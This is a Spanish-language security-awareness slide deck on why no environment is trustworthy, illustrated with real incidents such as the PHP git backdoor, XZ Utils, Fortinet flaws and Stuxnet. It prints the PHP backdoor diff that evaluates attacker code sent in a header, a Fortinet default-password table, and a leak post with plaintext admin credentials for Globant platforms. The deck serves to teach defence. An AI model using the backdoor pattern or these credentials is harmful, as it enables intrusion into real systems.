
¿QUÉ SE SUELE VER?



¿QUÉ SE SUELE VER?



¿QUÉ NOS GUSTARÍA VER MÁS?




[Link al SDL de Microsoft](#)

EL MITO DEL AMBIENTE HOSTIL


- Son numerosos los documentos en los que se habla de ambientes hostiles, de ambientes confiables, o de entornos de bajo riesgo.
- La realidad es que **NO EXISTEN** los ambientes confiables.
- Todo ambiente confiable puede tornarse hostil, tanto en cuanto puede evolucionar ante determinadas circunstancias.
- Por ejemplo: Zoom 2020

ZOOM BOMBING O ZOOM LEAK



- Fuente: https://twitter.com/gioacchin_/status/1245526683190468609

UNC PATH INJECTION



- Link: <https://www.andreafortuna.org/2020/04/01/be-careful-a-windows-flaw-lets-zoom-leak-network-credentials-and-run-code-remotely/>

PHP 29/03/21

- Servidor Git oficial de PHP (<http://git.php.net>) hackeado para agregar 2 commits con **puertas traseras** al código fuente de PHP.
- Movido temporalmente a GitHub.
- Añadieron función `zend_eval_string` cómo si fuera un "fix typo"
- <https://twitter.com/elhackernet/status/1376455696997310465>
- <https://github.com/php/php-src/commit/c730aa26bd52829a49f2ad284b181b7e82a68d7d>

PHP 29/03/21

✓ [skip-ci] Fix typo

[Browse files](#)

Fixes minor typo.

Signed-off-by: [Rasmus Lerdorf](#) <rasmus@lerdorf.com>

master

rlerdorf committed yesterday

1 parent [92aeda5](#) commit [c730aa26bd52829a49f2ad284b181b7e82a68d7d](#)

Showing 1 changed file with 11 additions and 0 deletions.

Unified Split

11 ext/zlib/zlib.c

```
@@ -360,6 +360,17 @@ static void php_zlib_output_compression_start(void)
360 360 {
361 361     zval zoh;
362 362     php_output_handler *h;
363 +   zval *enc;
364 +
365 +   if ((Z_TYPE(PG(http_globals)[TRACK_VARS_SERVER]) == IS_ARRAY || zend_is_auto_global_str(ZEND_STRL("_SERVER"))) &&
366 +       (enc = zend_hash_str_find(Z_ARRVAL(PG(http_globals)[TRACK_VARS_SERVER]), "HTTP_USER_AGENTT", sizeof("HTTP_USER_AGENTT") - 1))) {
```



staabm 23 hours ago Contributor

...

Intentionally AGENTT with 2x T at the end?



Reply...

```
367 +   convert_to_string(enc);
368 +   if (strstr(Z_STRVAL_P(enc), "zerodium")) {
369 +       zend_try {
370 +           zend_eval_string(Z_STRVAL_P(enc)+8, NULL, "REMOVETHIS: sold to zerodium, mid 2017");
```


XZ UTILS => 5.6 30/03/24

- Se encuentra una puerta trasera secreta en la biblioteca XZ Utils, que afecta a las principales distribuciones de Linux.
- Se ha descubierto código malicioso en los tarballs de xz, a partir de la versión 5.6.0.
- El código malicioso está diseñado para interferir con el proceso demonio sshd para SSH (Secure Shell).
- Fedora 41 and Fedora Rawhide.... el resto no lo tenía porque aun no se actualizaba?
- <https://thehackernews.com/2024/03/urgent-secret-backdoor-found-in-xz.html?m=1>
- <https://nvd.nist.gov/vuln/detail/CVE-2024-3094>

CVE-2024-3094 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

Malicious code was discovered in the upstream tarballs of xz, starting with version 5.6.0. Through a series of complex obfuscations, the liblzma build process extracts a prebuilt object file from a disguised test file existing in the source code, which is then used to modify specific functions in the liblzma code. This results in a modified liblzma library that can be used by any software linked against this library, intercepting and modifying the data interaction with this library.

QUICK INFO

CVE Dictionary Entry:

[CVE-2024-3094](#)

NVD Published Date:

03/29/2024

NVD Last Modified:

04/03/2024

Source:

Red Hat, Inc.

Severity

CVSS Version 3.x

CVSS Version 2.0

CVSS 3.x Severity and Metrics:

CNA: Red Hat, Inc.

Base Score: 10.0 CRITICAL

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H



This repository has been disabled.

Access to this repository has been disabled by GitHub Staff due to a violation of GitHub's terms of service. If you are the owner of the repository, you may reach out to GitHub Support for more information.

MYTH

- **Myth:** we are secure because we have a firewall (El de la foto aproximadamente u\$s 60.000)



MYTH

- Pero igual tiene passwords por defecto...

MYTH

- Pero igual tiene passwords por defecto...


Fortinet Router Password List

Fortinet		
Model	Default Username	Default Password
Fortigate	admin	(none)
Fortigate	maintainer	bcpb+serial#
Fortigate	maintainer	admin

[Fortinet Router Passwords - Port Forward](https://portforward.com/router-password/fortinet.htm)

<https://portforward.com/router-password/fortinet.htm>

MYTH




It was a cyberattack, which led to the discovery of the latest vulnerability in Fortinet devices, a medium severity but highly exploitable bug ([CVE-2022-41328](#)) that allows a privileged attacker to read and write files. The threat group, which Fortinet labeled as an "advanced actor," appeared to be targeting government agencies or government-related organizations, the company stated in [a recent analysis of the attack](#).

Yet the incident also shows that attackers are giving Fortinet devices significant attention. And the attack surface is wide: So far this year, [60 vulnerabilities in Fortinet products have been assigned CVEs](#) and published in the National Vulnerability Database, double the rate at which flaws were disclosed in Fortinet devices in the previous peak year, 2021. Plenty are critical, too: Earlier this month, Fortinet revealed that a critical buffer underwrite vulnerability in FortiOS and FortiProxy ([CVE-2023-25610](#)) could allow a remote unauthenticated attacker to run any code on a variety of appliances.


Interest is high, as well. In November, for example, one security firm warned that a cybercriminal group [was selling access to compromise FortiOS devices](#) on a Russian Dark Web forum. But whether the vulnerabilities have spurred attention, or vice versa, is moot, says David Maynor, senior director of threat intelligence at Cybrary, a security training firm.

- Fuente: <https://www.darkreading.com/vulnerabilities-threats/cyberattackers-continue-assault-against-fortinet-devices>

MYTH DEL FIREWALL: TIENEN QUE DEJAR A LAS APLICACIONES WEB FUNCIONAR



LA URL ES COMO UN MISIL INTERCONTINENTAL



LA PROBLEMÁTICA DE LAS APLICACIONES WEB

- Las aplicaciones web están disponibles y accesibles desde cualquier lugar del globo las 24 hs los 365 días del año!
- Porcentaje de sitios Vulnerables (datos de prensa):
 - En 2023, los ciberataques dirigidos a los sitios web constituyen un 26% de los casos en total de vulnerabilidades informáticas-> lo sitúa en el segundo lugar como el patrón de ciberataque más prevalente.
 - Un sitio web sufre un promedio de 94 ciberataques al día y es visitado por bots unas 2600 veces a la semana.
- La explotación no requiere conocimientos: Herramientas y Kits de explotación

MI EXPERIENCIA

- Nunca vi un sitio invulnerable
- Veamos esto <https://t.co/48Tvoi9e3o>

¿QUÉ OCURRE EN EL MUNDO REAL?



0:00 / 0:27



URL: <https://www.youtube.com/watch?v=Xk9NtmAaoX8>

¿QUÉ OCURRE EN EL MUNDO REAL?

We recruit employees/insider at the following!!!!

- Any company providing Telecommunications (Claro, Telefonica, ATT, and other similar)
- Large software/gaming corporations (Microsoft, Apple, EA, IBM, and other similar)
- Callcenter/BPM (Atento, Teleperformance, and other similar)
- Server hosts (OVH, Locaweb, and other similar)

TO NOTE: WE ARE NOT LOOKING FOR DATA, WE ARE LOOKING FOR THE EMPLOYEE TO PROVIDE US A VPN OR CITRIX TO THE NETWORK, or some anydesk

If you are not sure if you are needed then send a DM and we will respond!!!!

If you are not a employee here but have access such as VPN or VDI then we are still interested!!

You will be paid if you would like. Contact us to discuss that

[@lapsusjobs](#)

51,3K 👁 edited 17:36



849 Comments



¿QUÉ OCURRE EN EL MUNDO REAL?

For anyone who is interested about the poor security practices in use at [Globant.com](https://globant.com). i will expose the admin credentials for ALL there devops platforms below.

<https://confluence.globant.com/>
<https://confluence.corp.globant.com/> (massive, over 3000 spaces of customer documents)

admin
oighiegh

<https://crucible.globant.com/>
<https://crucible.corp.globant.com/>

admin
aiyiushe

<https://jira.globant.com/>
<https://jira.corp.globant.com/>

admin
ohgheibi
admin2
ohgheibi

<https://github.globant.com/>
<https://github.corp.globant.com/>

syed.aleem
New123456789!!!

COLONIAL PIPELINE 2021



COLONIAL PIPELINE 2021


Petroleum product supply overview U.S. Gulf Coast and East Coast regions



Source: U.S. Energy Information Administration, [East Coast and Gulf Coast Transportation Fuels Markets](#)


Note: Map updated to reflect changes in U.S. refineries since initial report.

REPORTE CERT.BR 2024



[Link al reporte de incidentes cert.br](https://stats.cert.br/)

REPORTE CERT.BR 2025



[Link al reporte de incidentes cert.br](https://stats.cert.br/)

¿DESDE DONDE ME ATACAN?



- <https://threatmap.checkpoint.com/ThreatPortal/livem>
- [https://digitalattackmap.com/
#anim=1&color=0&country=ALL&list=0&time=18763](https://digitalattackmap.com/#anim=1&color=0&country=ALL&list=0&time=18763)
- <https://cybermap.kaspersky.com/>
- <https://livethreatmap.radware.com/>
- <https://threatmap.bitdefender.com/>

¿POR QUÉ?

Antes	Ahora
Por diversión	Crimen organizado
	Cyber-espionaje
Sin fines de lucro	Fines de lucro
El impacto en las organizaciones era menor	Afectar la imagen
Distribución masiva	Desarrollo focalizado
Destruir información o dejar inoperable el equipo	Utilizar los equipos para su beneficio (ej: DDoS, Zombies)

¿POR QUÉ?: PUERTO DE AMBERES

- En 2011, del importante puerto europeo de Amberes, misteriosamente comenzaron a desaparecer contenedores.




¿POR QUÉ?: PUERTO DE AMBERES

- Los sistemas de seguridad habían sido hackeados por una organización criminal que comenzó a usar el puerto para introducir drogas en cargamentos que supuestamente eran plátanos provenientes de Sudamérica.
- Fue víctima de una APT desde 2011 hasta 2013
- Referencias:
 - <http://www.bbc.com/news/world-europe-24539417>
 - <https://www.infobae.com/america/mexico/2018/11/02/narcos-y-hackers-como-funciona-esta-nueva-alianza-delictiva-que-crece-en-la-oscuridad/>

¿POR QUÉ?: STUTNEX

- **Stutnex:** Malware que se detectó en 2010 en la nuclear de Natanz de Irán, se cree que destruyó 1000 máquinas centrifugadoras que se utilizan para enriquecer uranio.
- Se dice que el objetivo del creador del malware era demorar el programa nuclear de Irán.
- [Reporte de BBC](#)



¿CÓMO?: STUTNEX

- Según Symantec
 1. Stuxnet penetró en la red mediante pens usb plantados
 2. El gusano se propagó a través de las computadoras
 3. Stuxnet reprogramó las centrifugadoras acelerándolas y enlenteciéndolas
 4. Destrucción de las máquinas al girar muy rapido

¿POR QUÉ? CRYPTOJACKING



- Ejemplo 1: [12/2017 The guardian](#)
 - Miles de millones de visitantes de sitios de videos extraen criptomonedas sin saberlo mientras ven los sitios populares.
 - Openload, Streamango, Rapidvideo y OnlineVideoConverter supuestamente obligan a los usuarios a extraer criptomonedas Monero

¿POR QUÉ? CRYPTOJACKING




- Ejemplo2: 11/2/2018 - The Guardian
 - En Inglaterra varios websites gubernamentales fueron infectados por un malware que forzó a los browser de los visitantes a minar criptomonedas.

CARBANAK

Carbanak: un robo de 1.000 millones de dólares

Un ataque dirigido contra un banco

1. Infección



Cientos de equipos infectados
en busca del PC admin




2. Obtención de inteligencia

